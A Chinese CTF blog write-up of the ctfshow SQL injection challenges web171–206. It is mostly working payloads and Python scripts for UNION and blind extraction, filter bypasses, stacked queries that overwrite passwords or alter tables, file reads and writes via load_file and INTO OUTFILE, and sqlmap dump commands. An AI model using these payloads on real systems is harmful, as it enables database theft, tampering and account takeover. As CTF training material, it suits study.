[CTFSHOW]SQL注入(WEB入门)

原创

Y4tacker 于 2020-11-25 21:23:33 发布 9627 收藏 57

分类专栏： 安全学习 # 训练打卡日记 # CTF记录

本文链接：https://blog.csdn.net/solitudi/article/details/110144623

安全学习 同时被 3 个专栏收录


212 篇文章 39 订阅

订阅专栏

训练打卡日记

67 篇文章 2 订阅

订阅专栏



CTF记录

88 篇文章 7 订阅

订阅专栏

文章目录

前言

看大家好像挺需要的所以在这里记录一下自己的脚本和payload，不做思路讲解，除非题目比较骚,到期末了，没啥时间总结了，大家可以去看看Yq1ng师傅的文章

新手区

可以看看我以前记录的小笔记
SQL注入之MySQL注入的学习笔记(一)
SQL注入之MySQL注入学习笔记(二)

web171

比较常规的题目不做讲解了，这里给出payload

```
# @Author:Y4tacker
# 查数据库
payload = "-1'union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=databa
se() --+"
# 查列名
payload="-1'union select 1,2,group_concat(column_name) from information_schema.columns where table_name='ctfshow
_user' --+"
# 查flag
payload="-1'union select id,username,password from ctfshow_user --+"
```

web172

第二题,首先从题目提示当中看出查询的数据不包含flag，并且给出了数据库是ctfshow_user2

```
# @Author:Y4tacker
//拼接sql语句查找指定ID用户
$sql = "select username,password from ctfshow_user2 where username !='flag' and id = '".$_GET['id']."' limit 1;"
;
```

从结果看出只有两列尝试闭合括号`-1' union select 1,2 --+`有回显成功，返回逻辑告诉我们不能有flag字段，所以尝试编码很多啦hex等等，这里用base64吧

```
//检查结果是否有flag
    if($row->username!=='flag'){
      $ret['msg']='查询成功';
    }
```

`-1' union select to_base64(username),hex(password) from ctfshow_user2 --+`
查询出最后一行解码就是flag啦

web173

和上一道题一样的，唯一区别就是这道题是三列回显数据,这次改hex函数呗，随意一点多一个姿势
`1' union select id,hex(username),hex(password) from ctfshow_user3--+`
可以看见最后一行，解码就行，给个在线解码网址，点我

26	666C6167	666C61677B38363565316230382D653165342D346...

web174

通过抓包，发现关键网站
`http://e076200d-5e74-4121-b2fc-04153243f7a3.chall.ctf.show/api/v3.php?page=1&limit=10`
但是没有回显，有点懵逼，想到这道题是第四题尝试改为`v4.php`好家伙有回显了
`http://e076200d-5e74-4121-b2fc-04153243f7a3.chall.ctf.show/api/v4.php?id=1`
之后我想到了利用盲注的方式来读取表格，这里采用了二分法，感兴趣的师傅可以看看我都脚本，这里采用了二分法

```python
# @Author:Y4tacker
import requests

url = "http://e076200d-5e74-4121-b2fc-04153243f7a3.chall.ctf.show/api/v4.php?id=1' and "

result = ''
i = 0

while True:
    i = i + 1
    head = 32
    tail = 127

    while head < tail:
        mid = (head + tail) >> 1
        payload = f'1=if(ascii(substr((select  password from ctfshow_user4 limit 24,1),{i},1))>{mid},1,0) -- -'
        r = requests.get(url + payload)
        if "admin" in r.text:
            head = mid + 1
        else:
            tail = mid

    if head != 32:
        result += chr(head)
    else:
        break
    print(result)
```

web175

解法一

这次没回显了,我测试一下时间盲注，发现没问题哈

`http://7eac161c-e06e-4d48-baa5-f11edaee7d38.chall.ctf.show/api/v5.php?id=1' and if(1=1,sleep(3),1)--+&page=1&limit=10`,写个二分法的时间盲注脚本

```python
# @Author:Y4tacker
import requests

url = "http://7eac161c-e06e-4d48-baa5-f11edaee7d38.chall.ctf.show/api/v5.php?id=1' and "

result = ''
i = 0

while True:
    i = i + 1
    head = 32
    tail = 127

    while head < tail:
        mid = (head + tail) >> 1
        payload = f'1=if(ascii(substr((select  password from ctfshow_user5 limit 24,1),{i},1))>{mid},sleep(2),0)
 -- -'
        try:
            r = requests.get(url + payload, timeout=0.5)
            tail = mid
        except Exception as e:
            head = mid + 1

    if head != 32:
        result += chr(head)
    else:
        break
    print(result)
```

解法二

利用读写文件写入网站根目录

`http://7eac161c-e06e-4d48-baa5-f11edaee7d38.chall.ctf.show/api/v5.php?id=1' union select 1,password from ctfshow_user5 into outfile '/var/www/html/1.txt'--+&page=1&limit=10`

之后访问`http://7eac161c-e06e-4d48-baa5-f11edaee7d38.chall.ctf.show/1.txt`

web176

解法一

万能密码呗，噗嗤

`1' or 1=1--+`然后最后一行发现了`flag`

解法二

首先输入，发现返回出错，估计是有过滤

`1' union select 1,2,3--+`

尝试大小写

`1' uNion sElect 1,2,3--+`发现有回显了

然后直接查flag

`1' uNion sElect 1,2,password from ctfshow_user --+`

web177

空格过滤了`/**/`绕过

`1'/**/union/**/select/**/password,1,1/**/from/**/ctfshow_user/**/where/**/username/**/='flag'%23`

web 178

解法一

过滤了空格与*号等用`%09`绕过

`1'%09union%09select%091,2,3%23`

之后一把梭得到flag`1'%09union%09select%091,2,password%09from%09ctfshow_user%23`

解法二

老规矩一句话，其实上面很多题都可以懒得写

`id=1'or'1'='1'%23`

web179

解法一

一句话梭哈

`id=1'or'1'='1'%23`

解法二

这次还把`%09`过滤了，测试了下发现`%0c`可以绕过

所以`1'union%0cselect%0c1,2,password%0cfrom%0cctfshow_user%23`

web180-182

把所有空格都过滤了，考虑其他姿势，暂时只想到这个，欢迎师傅评论区补充,然后还可以盲注，这里不放脚本了，太懒了

`id=-1'or(id=26)and'1'='1`

web183

首先看提示需要post传参`tableName=ctfshow_user`发现有回显

这里写了个脚本跑出来就ok

```
# @Author:Y4tacker
import requests

url = 'http://57496c50-1b0d-40de-ac22-501e93a1ddbd.chall.ctf.show/select-waf.php'
flagstr = r"{flqazwsxedcrvtgbyhnujmikolp-0123456789}"
res = ""
for i in range(1,46):
    for j in flagstr:
        data = {
            'tableName': f"(ctfshow_user)where(substr(pass,{i},1))regexp('{j}')"
        }
        r = requests.post(url, data=data)
        if r.text.find("$user_count = 1;") > 0:
            res += j
            print(res)
            break
```

web184

过滤的太多了，`right join`连接查询即可

```
# @Author:Y4tacker
import requests

url = "http://f15ac2ca-94b7-4257-a52a-00e52ecee805.chall.ctf.show/select-waf.php"

flag = 'flag{'
for i in range(45):
    if i <= 5:
        continue
    for  j in range(127):
        data = {
            "tableName": f"ctfshow_user as a right join ctfshow_user as b on (substr(b.pass,{i},1)regexp(char({j
}))))"
        }
        r = requests.post(url,data=data)
        if r.text.find("$user_count = 43;")>0:
            if chr(j) != ".":
                flag += chr(j)
                print(flag.lower())
                if chr(j) == "}":
                    exit(0)
                break
```

web185

给大家分享一张图片

true !!pi()	1
true+true	2
floor(pi())	3
ceil(pi())	4
floor(version())	5
ceil(version())	6
ceil(pi()+pi())	7
floor(version()+pi())	8
floor(pi()*pi())	9
ceil(pi()*pi())	10
ceil(pi()*pi())+true	11
cei(pi()+pi()+version())	12
floor(pi()*pi()+pi())	13
ceil(pi()*pi()+pi())	14
ceil(pi()*pi()+version())	15
floor(pi()*version())	16
ceil(pi()*version())	17
ceil(pi()*version())+true	18
floor((pi()+pi())*pi())	19
ceil((pi()+pi())*pi())	20
ceil(ceil(pi())*version())	21
ceil(pi()*ceilpi()+pi())	22
ceil((pi()+ceil(pi())*pi())	23
ceil(pi())*ceil(version())	24
floor(pi()*(version()+pi()))	25
floor(version()*version())	26
ceil(version()*version())	27
ceil(pi()*pi()*pi()-pi())	28
floor(pi()*pi()*floor(pi()))	29

这道题过滤了数字，可以在此基础上加上`true`
上脚本呢

```python
# @Author:Y4tacker
import requests

url = "http://341e93e1-a1e7-446a-b7fc-75beb0e88086.chall.ctf.show/select-waf.php"

flag = 'flag{'


def createNum(n):
    num = 'true'
    if n == 1:
        return 'true'
    else:
        for i in range(n - 1):
            num += "+true"
    return num


for i in range(45):
    if i <= 5:
        continue
    for j in range(127):
        data = {
            "tableName": f"ctfshow_user as a right join ctfshow_user as b on (substr(b.pass,{createNum(i)},{crea
teNum(1)})regexp(char({createNum(j)})))"
        }
        r = requests.post(url, data=data)
        if r.text.find("$user_count = 43;") > 0:
            if chr(j) != ".":
                flag += chr(j)

                print(flag.lower())
                if chr(j) == "}":
                    exit(0)
                break
```

web186

和上一题一样的，不多说


```python
# @Author:Y4tacker
import requests

url = "http://0ee67cf6-8b94-4384-962b-101fce5a7862.chall.ctf.show/select-waf.php"

flag = 'flag{'


def createNum(n):
    num = 'true'
    if n == 1:
        return 'true'
    else:
        for i in range(n - 1):
            num += "+true"
    return num


for i in range(45):
    if i <= 5:
        continue
    for j in range(127):
        data = {
            "tableName": f"ctfshow_user as a right join ctfshow_user as b on (substr(b.pass,{createNum(i)},{crea
teNum(1)})regexp(char({createNum(j)})))"
        }
        r = requests.post(url, data=data)
        if r.text.find("$user_count = 43;") > 0:
            if chr(j) != ".":
                flag += chr(j)
                print(flag.lower())
                if chr(j) == "}":
                    exit(0)
                break
```

web187

`md5($_POST['password'],true);` 老面孔了用户名填写 `admin` 密码为 `ffifdyop`

具体的原理的话以前写过一篇类似的文章[SQL绕过]md5($str,true)类型绕过----题目来源CTFSHOW—web9

然后抓个包



web188

首先

`SELECT * FROM kk where username = 1<1 and password = 0`

太高雅了为什么这样就可以查到所有数据

这是弱比较：字符串会转为0，所以0=0永远成立

可以参考这篇文章，点我


所以`SELECT * FROM kk where username = 0 and password = 0`也可以

拓展:牛逼

`SELECT * FROM kk where username = 'aaa' and password = 12`

查出`username=aaa password=12sasad`

或者



web189

稍微解释下首先找到`flag{`位置然后再盲注得到`flag`

```
# Author: Y4tacker
import requests

url = "http://3d54cb5b-69e8-4592-85b3-662e3aa01ea5.chall.ctf.show/api/"


def getFlagIndex():
    head = 1
    tail = 300
    while head < tail:
        mid = (head + tail) >> 1
        data = {
            'username': "if(locate('flag{'," + "load_file('/var/www/html/api/index.php'))>{0},0,1)".format(str(m
id)),
            'password': '1'
        }
        r = requests.post(url, data=data)
        if "密码错误" == r.json()['msg']:
            head = mid + 1
        else:
            tail = mid
    return mid


def getFlag(num):
    i = int(num)
    result = ""
    while 1:
        head = 32
        tail = 127

        i = i + 1
        while head < tail:
            mid = (head + tail) >> 1
            data = {
                'username': "if(ascii(substr(load_file('/var/www/html/api/index.php'),{0},1))>{1},0,1)".format(s
tr(i),
                                                                                                              s
tr(

   mid)),
                'password': '1'
            }
            r = requests.post(url, data=data)
            if "密码错误" == r.json()['msg']:
                head = mid + 1
            else:
                tail = mid
            mid += 1
        if head != 32:
            result += chr(head)
            print(result)
        else:
            break
```

```
if __name__ == '__main__':
    index = getFlagIndex()
    getFlag(index)
```

web190

```
# @Author:Y4tacker
import requests

url = "http://02e6409f-d1ac-41e0-8355-c7e0cb8ca1d8.chall.ctf.show/api/"

result = ""
i = 0

while True:
    i = i + 1
    head = 32
    tail = 127

    while head < tail:
        mid = (head + tail) >> 1
        # 查数据库
        # payload = "select group_concat(table_name) from information_schema.tables where table_schema=database(
)"
        # 查字段
        # payload = "select group_concat(column_name) from information_schema.columns where table_name='ctfshow_
fl0g'"
        # 查flag
        payload = "select group_concat(f1ag) from ctfshow_fl0g"
        data = {
            'username': f"admin' and if(ascii(substr(({payload}),{i},1))>{mid},1,2)='1",
            'password': '1'
        }

        r = requests.post(url,data=data)
        if "密码错误"  == r.json()['msg']:
            head = mid + 1
        else:
            tail = mid

    if head != 32:
        result += chr(head)
    else:
        break
    print(result)
```

web191

```python
# @Author:Y4tacker
import requests

url = "http://7d316f9f-0da8-442d-bf6d-c976a20260e8.chall.ctf.show/api/"

result = ""
i = 0

while True:
    i = i + 1
    head = 32
    tail = 127

    while head < tail:
        mid = (head + tail) >> 1
        # 查数据库
        # payload = "select group_concat(table_name) from information_schema.tables where table_schema=database(
)"
        # 查字段
        # payload = "select group_concat(column_name) from information_schema.columns where table_name='ctfshow_
fl0g'"
        # 查flag
        payload = "select group_concat(f1ag) from ctfshow_fl0g"
        data = {
            'username': f"admin' and if(ord(substr(({payload}),{i},1))>{mid},1,2)='1",
            'password': '1'
        }

        r = requests.post(url,data=data)
        if "密码错误"  == r.json()['msg']:
            head = mid + 1
        else:
            # print(r.text)
            tail = mid

    last = result

    if head != 32:
        result += chr(head)
    else:
        break
    print(result)
```

web192

```python
# @Author:Y4tacker
import requests
import string

url = "http://2c0073f7-8662-4a12-a742-f17e1818ed0a.chall.ctf.show/api/"
flagstr=" _{}-" + string.ascii_lowercase + string.digits
flag = ''
for i in range(1,45):
    for j in flagstr:
        payload = f"admin' and if(substr((select group_concat(f1ag) from ctfshow_fl0g),{i},1)regexp('{j}'),1,2)='1"
        data = {
            'username': payload,
            'password': '1'
        }
        r = requests.post(url, data=data)
        if "密码错误" == r.json()['msg']:
            flag += j
            print(flag)
            if "}" == j:
                exit(0)
            break
```

web193

```python
# @Author:Y4tacker
import requests
import string

url = "http://2c0073f7-8662-4a12-a742-f17e1818ed0a.chall.ctf.show/api/"
flagstr=" _{}-" + string.ascii_lowercase + string.digits
flag = ''
z = 'flag'
for i in range(1,45):
    for j in flagstr:
        payload = f"admin' and if((select group_concat(f1ag) from ctfshow_fl0g)regexp('{j}'),1,2)='1"
        data = {
            'username': payload,
            'password': '1'
        }
        r = requests.post(url, data=data)
        if "密码错误" == r.json()['msg']:
            flag += j
            print(flag)
            if "}" == j:
                exit(0)
            break
```

web194

这道题写了两个脚本，写着玩的

```python
# @Author:Y4tacker
import requests
# 应该还可以用instr等函数，LOCATE、POSITION、INSTR、FIND_IN_SET、IN、LIKE
url = "http://dee436de-268a-408e-b66a-88b4c972e5f5.chall.ctf.show/api/"
final = ""
stttr = "flag{}-_1234567890qwertyuiopsdhjkzxcvbnm"
for i in range(1,45):
    for j in stttr:
        final += j
        # 查表名-ctfshow_flxg
        # payload = f"admin' and if(locate('{final}',(select table_name from information_schema.tables where tab
le_schema=database() limit 0,1))=1,1,2)='1"
        # 查字段-f1ag
        # payload = f"admin' and if(locate('{final}',(select column_name from information_schema.columns where t
able_name='ctfshow_flxg' limit 1,1))=1,1,2)='1"
        payload = f"admin' and if(locate('{final}',(select f1ag from ctfshow_flxg limit 0,1))=1,1,2)='1"
        data = {
            'username': payload,
            'password': '1'
        }
        r = requests.post(url,data=data)
        if "密码错误" == r.json()['msg']:
            print(final)
        else:
            final = final[:-1]
```

第二个

```python
import requests
import string

url = "http://2c0073f7-8662-4a12-a742-f17e1818ed0a.chall.ctf.show/api/"
flagstr=" _{}-" + string.ascii_lowercase + string.digits
flag = ''
z = 'flag'
for i in range(1,45):
    for j in flagstr:
        payload = f"admin' and if((select group_concat(f1ag) from ctfshow_fl0g)regexp('{j}'),1,2)='1"
        data = {
            'username': payload,
            'password': '1'
        }
        r = requests.post(url, data=data)
        if "密码错误" == r.json()['msg']:
            flag += j
            print(flag)
            if "}" == j:
                exit(0)
            break
```

web195

我比较暴力直接把所有的密码都改为111，之后登录就好

```python
payload="0x61646d696e;update`ctfshow_user`set`pass`=0x313131;"
# 至于为什么非得用十六进制登录，是因为下面这个没有字符串单引号包围
sql = "select pass from ctfshow_user where username = {$username};";
```

web196

如图，我恨啊

返回逻辑

```
//TODO:感觉少了个啥，奇怪,不会又双叒叕被一血了吧
if(preg_match('/ |\*|\x09|\x0a|\x0b|\x0c|\x0d|\xa0|\x00|\#|\x23|\'|\"|select|union|or|and|\x26|\x7c|file|into/i', $username)){
  $ret['msg']='用户名非法';
  die(json_encode($ret));
}

if(strlen($username)>16){
  $ret['msg']='用户名不能超过16个字符';
  die(json_encode($ret));
}

if($row[0]==$password){
    $ret['msg']="登陆成功 flag is $flag";
}
```

出题人的话一个字都别信

登陆成功 flag is flag{3ab1f7a9-076a-48d1-8cc9-19e4b2a48841}

用户登陆

用户名 1;select(1)

密码 ·

web197-198

通过把密码列与id互换之后爆破密码

```python
# @Author:Y4tacker
import requests

url = "http://b126bc7c-2b32-461d-9520-30d5baf7a152.chall.ctf.show/api/"
for i in range(100):
    if i == 0:
        data = {
            'username': '0;alter table ctfshow_user change column `pass` `ppp` varchar(255);alter table ctfshow_
user '
                        'change column `id` `pass` varchar(255);alter table ctfshow_user change column `ppp` `id
` '
                        'varchar(255);',
            'password': f'{i}'
        }
        r = requests.post(url, data=data)
    data = {
        'username': '0x61646d696e',
        'password': f'{i}'
    }
    r = requests.post(url, data=data)
    if "登陆成功" in r.json()['msg']:
        print(r.json()['msg'])
        break
```

web190-200

```
# @Author:Y4tacker
# username=0;show tables;
# pass=ctfshow_user
```

web201(因为是第一题所以详细点)

简单说下顺序

1.获取当前MySQL中的所有数据库

2.获取当前数据库名字

3.获取数据库下的数据表

4.获取表下的列名

5.导出数据


开始实战

判断注入点

```
sqlmap.py -u "http://ea6a1109-3603-47d2-b9ae-73892287235d.chall.ctf.show/api/?id=1" --referer="ctf.show"
```


查数据库

```
sqlmap.py -u "http://ea6a1109-3603-47d2-b9ae-73892287235d.chall.ctf.show/api/?id=1" --referer="ctf.show"
```




查数据表

```
sqlmap.py -u "http://ea6a1109-3603-47d2-b9ae-73892287235d.chall.ctf.show/api/?id=1" --referer="ctf.show" -D "ctf
show_web" --tables
```



查列

```
sqlmap.py -u "http://ea6a1109-3603-47d2-b9ae-73892287235d.chall.ctf.show/api/?id=1" --referer="ctf.show" -D "ctf
show_web" -T "ctfshow_user" --columns
```




```
sqlmap.py -u "http://ea6a1109-3603-47d2-b9ae-73892287235d.chall.ctf.show/api/?id=1" --referer="ctf.show" -D "ctf
show_web" -T "ctfshow_user" -C "pass" --dump
```

web202

- sqlmap最新版下载
- 使用--data 调整sqlmap的请求方式

难度系数 ★

直接给payload了

```
第一步用--data调整参数
sqlmap.py -u "http://e34d77f4-a6bf-4c49-915c-a20f188282d8.chall.ctf.show/api/" --referer="ctf.show" --data="id=1
"
第二步
sqlmap.py -u "http://e34d77f4-a6bf-4c49-915c-a20f188282d8.chall.ctf.show/api/" --referer="ctf.show" --data="id=1
" --dbs
第三步
sqlmap.py -u "http://e34d77f4-a6bf-4c49-915c-a20f188282d8.chall.ctf.show/api/" --referer="ctf.show" --data="id=1
" -D "ctfshow_web" --tables
第四步
sqlmap.py -u "http://e34d77f4-a6bf-4c49-915c-a20f188282d8.chall.ctf.show/api/" --referer="ctf.show" --data="id=1
" -D "ctfshow_web" -T "ctfshow_user" --columns
第五步
sqlmap.py -u "http://e34d77f4-a6bf-4c49-915c-a20f188282d8.chall.ctf.show/api/" --referer="ctf.show" --data="id=1
" -D "ctfshow_web" -T "ctfshow_user" -C "pass" --dump
```


web203

注意：一定要加上–headers=“Content-Type: text/plain”，否则是按表单提交的，put接收不到

> sqlmap最新版下载
> 使用--method 调整sqlmap的请求方式
>
> 难度系数 ★

|为了节约时间，接下来采用一把梭payload，希望师傅们按照前两题那样自己一步一步来|

```
sqlmap.py -u "http://0fd2c048-9c6d-4928-baba-7912fafb6410.chall.ctf.show/api/index.php" --method=PUT --data="id=1" --referer=ctf.show --headers="Content-Type: text/plain" --dbms=mysql -D ctfshow_web -T ctfshow_user -C pass --dump
```



web204

注意：需要改的参数除了url，还有cookie的数值哈，怎么看Cookie大家都知道吧，F12

> sqlmap最新版下载
> 使用--cookie 提交cookie数据
>
> 难度系数 ★


```
sqlmap.py -u http://70c44e02-350d-42f4-965d-a5249e16fd4d.chall.ctf.show/api/index.php --method=PUT --data="id=1" --referer=ctf.show --dbms=mysql dbs=ctfshow_web -T ctfshow_user -C pass --dump --headers="Content-Type: text/plain" --cookie="PHPSESSID=8fp1h4ctsl04cuo5o8kt61albs;"
```

web205

提示了

> ◉ sqlmap最新版下载
> ◉ api调用需要鉴权
>
> 难度系数 ★

通过抓包分析，在每次请求`url/api/index.php`之前需要先请求`URL/api/getTokn.php`，大家可以用burpsuite抓包看看确实是这么回事



所以我们需要两个参数

```
--safe-url 设置在测试目标地址前访问的安全链接
 --safe-freq 设置两次注入测试前访问安全链接的次数
```

下面给出payload:(还是希望师傅们还是按照web201给出的步骤一步一步查询)

```
sqlmap.py -u http://85fe947b-518c-450c-8335-ac69a6a59b78.chall.ctf.show/api/index.php --method=PUT --data="id=1"
 --referer=ctf.show --dbms=mysql dbs=ctfshow_web -T ctfshow_flax -C flagx --dump  --headers="Content-Type: text/
plain" --safe-url=http://85fe947b-518c-450c-8335-ac69a6a59b78.chall.ctf.show/api/getToken.php --safe-freq=1
```

web206

没啥区别，说了等于没说，sqlmap会自己判断

> ◉ sqlmap最新版下载
> ◉ sql需要闭合
>
> 难度系数 ★

```
sqlmap.py -u http://303329b7-8627-41d9-9e71-45a218a61c49.chall.ctf.show/api/index.php --method=PUT --data="id=1"
 --referer=ctf.show --dbms=mysql -D "ctfshow_web" -T "ctfshow_flaxc" -C "flagv" --dump  --headers="Content-Type:
 text/plain" --safe-url=http://303329b7-8627-41d9-9e71-45a218a61c49.chall.ctf.show/api/getToken.php --safe-freq=
1
```

